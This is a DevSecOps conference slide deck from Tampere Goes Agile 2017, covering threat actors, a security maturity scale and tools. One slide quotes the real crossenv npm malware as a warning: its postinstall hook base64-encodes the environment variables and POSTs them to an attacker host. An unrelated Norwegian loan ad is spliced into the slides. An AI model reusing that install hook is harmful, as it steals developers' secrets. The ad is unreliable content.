

**DEVsec**

**OPsec**



Tampere Goes Agile 2017

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SOLITA

**“THEY” ARE AFTER YOU**

**WHO?**

**WHY?**



**LIZARD SQUAD**



Vinnie Omari

Julius 'Ryan' Kivimaki

**BECAUSE LULZ**

**BECAUSE MONEY**





**HOW DO “THEY” GET IN?**





# CYBER CRIME 2010-2020

Søk og få lånet ditt godkjent i løpet av minutter.

Benytt deg av et lån opptil 50.000 kr, og motta pengene til din konto raskt.

[Utfyll en uforpliktende søknad og få svar innen 1 time.](#) Velger du å akseptere tilbudet vil du få utbetalt samme dag, eller senest dagen etter.

Våre personlige lån kommer med en rekke enestående fordeler.

- |                          |                                  |                             |
|--------------------------|----------------------------------|-----------------------------|
| ✓ Umiddelbar godkjenning | ✓ Løpetid fra 12 til 80 måneder. | ✓ Markedets korteste søknad |
|--------------------------|----------------------------------|-----------------------------|

[Se din søknad her](#)



**.. FUNNY LIKE *NPM INSTALL***



# WAT ?

```
{} package.json x
1 {
2   "name": "crossenv",
3   "version": "6.1.1",
4   "description": "Run scripts that set and use environment variables across",
5   "main": "index.js",
6   "scripts": {
7     "test": "echo \"Error: no test specified\" && exit 1",
8     "postinstall": "node package-setup.js"
9   },
10  "author": "Kent C. Dodds <kent@doddsfamily.us> (http://kentcdodds.com/)",
11  "license": "ISC",
12  "dependencies": {
13    "cross-env": "^5.0.1"
14  }
15 }
16

JS package-setup.js x
1  const http = require('http');
2  const querystring = require('querystring');
3
4
5  const host = 'npm.hacktask.net';
6  const env = JSON.stringify(process.env);
7  const data = new Buffer(env).toString('base64');
8
9  const postData = querystring.stringify({ data });
10
11  const options = {
12    hostname: host,
13    port: 80,
14    path: '/log/',
15    method: 'POST',
16    headers: {
17      'Content-Type': 'application/x-www-form-urlencoded',
18      'Content-Length': Buffer.byteLength(postData)
19    }
20  };
21
22  const req = http.request(options);
23
24  req.write(postData);
25  req.end();
26
```


<http://blog.npmjs.org/post/163723642530/crossenv-malware-on-the-npm-registry>



# CLOUD!

# AWESOME!

# AGILE!





**A FIX IS  
IMMINENT,  
I PRESUME**







**JUST**

**#DEVSEC +  
#OPSEC =**

**#DEVSECOPS ?**

# DEVSEC MATURITY – SOLITA SCALE (1-5)

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*Dance lessons!*

# LEVEL 1, INTRO

- › Clear responsibility for security.
- › Controlled process for access.

- › Define policy and process.
- › Ascertain people follow it.
- › Motivate. Explain the reasons.



# LEVEL 2, BEGINNER



- › Tackle OWASP Top 10.
- › Perform threat analysis.

- › Invest in learning and education.
- › Practice.
- › **Involve customers.**

# LEVEL 3, DANCING



- › Audit logs.
- › Process & env audit.
- › Secure Programming
  - Especially system integrations.

- › Define processes.  
Improve.
- › Create templates.
- › Involve customers.

# PRO TIP: ATTACK YOURSELF TODAY!

## Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web app

Please be aware that you should only attack applications that you have been specifically been

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack:



Attack



Stop



# LEVEL 4, TOOLS



- › Penetration testing.
- › Automated vulnerability scans.
- › Automated test cases for security.


- › **Get hackers.**
- › Get tools.
- › **Practice.**

**PRO TIP:  
GROW HACKERS!**

**HIRING IS DIFFICULT**



# LEVEL 5, LIKE A PRO



- › Practice incident response.
- › Hardened environments.
- › Start Bug Bounty.
  - (if appropriate)


- › Form incident response team.
- › Go easy with bug bounty first.

# DEVSEC – BUILD SECURITY IN!


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Let's get technical!

# DEVSEC IS A TEAM EFFORT







<https://github.com/lokori/docker-devsec-demo>

Fix your processes!





Find developers with hacker mind.

Invest in people, not tools.

Leverage DevOps & automate.



# FURTHER MATERIAL



- Security Pipeline PoC: <https://github.com/lokori/docker-devsec-demo>
- OWASP Top 10: [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)
- Kybertestaus, referenssi : <https://github.com/solita/kyberoppi>
- Why and how web app security fails: [https://www.slideshare.net/Solita\\_Oy/webapp-securitytut2017](https://www.slideshare.net/Solita_Oy/webapp-securitytut2017)
- MOOC course on hacking and security: <https://cybersecuritybase.github.io/>
- Microsoft SDL: <https://www.microsoft.com/en-us/sdl/>

# TOOLS AND PLATFORMS

- › HackerOne (Bug Bounty platform): <https://www.hackerone.com/>
- › BugCrowd (Bug Bounty platform): <https://www.bugcrowd.com/>
- › OSCP (proof of skills): <https://www.offensive-security.com/information-security-certifications/oscp-offensive-security-certified-professional/>
- › Kali Linux: <https://www.kali.org/>
- › ZAP Proxy: [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)
- › Burp Proxy: <https://portswigger.net/burp>
- › Metasploit: <https://www.metasploit.com/>

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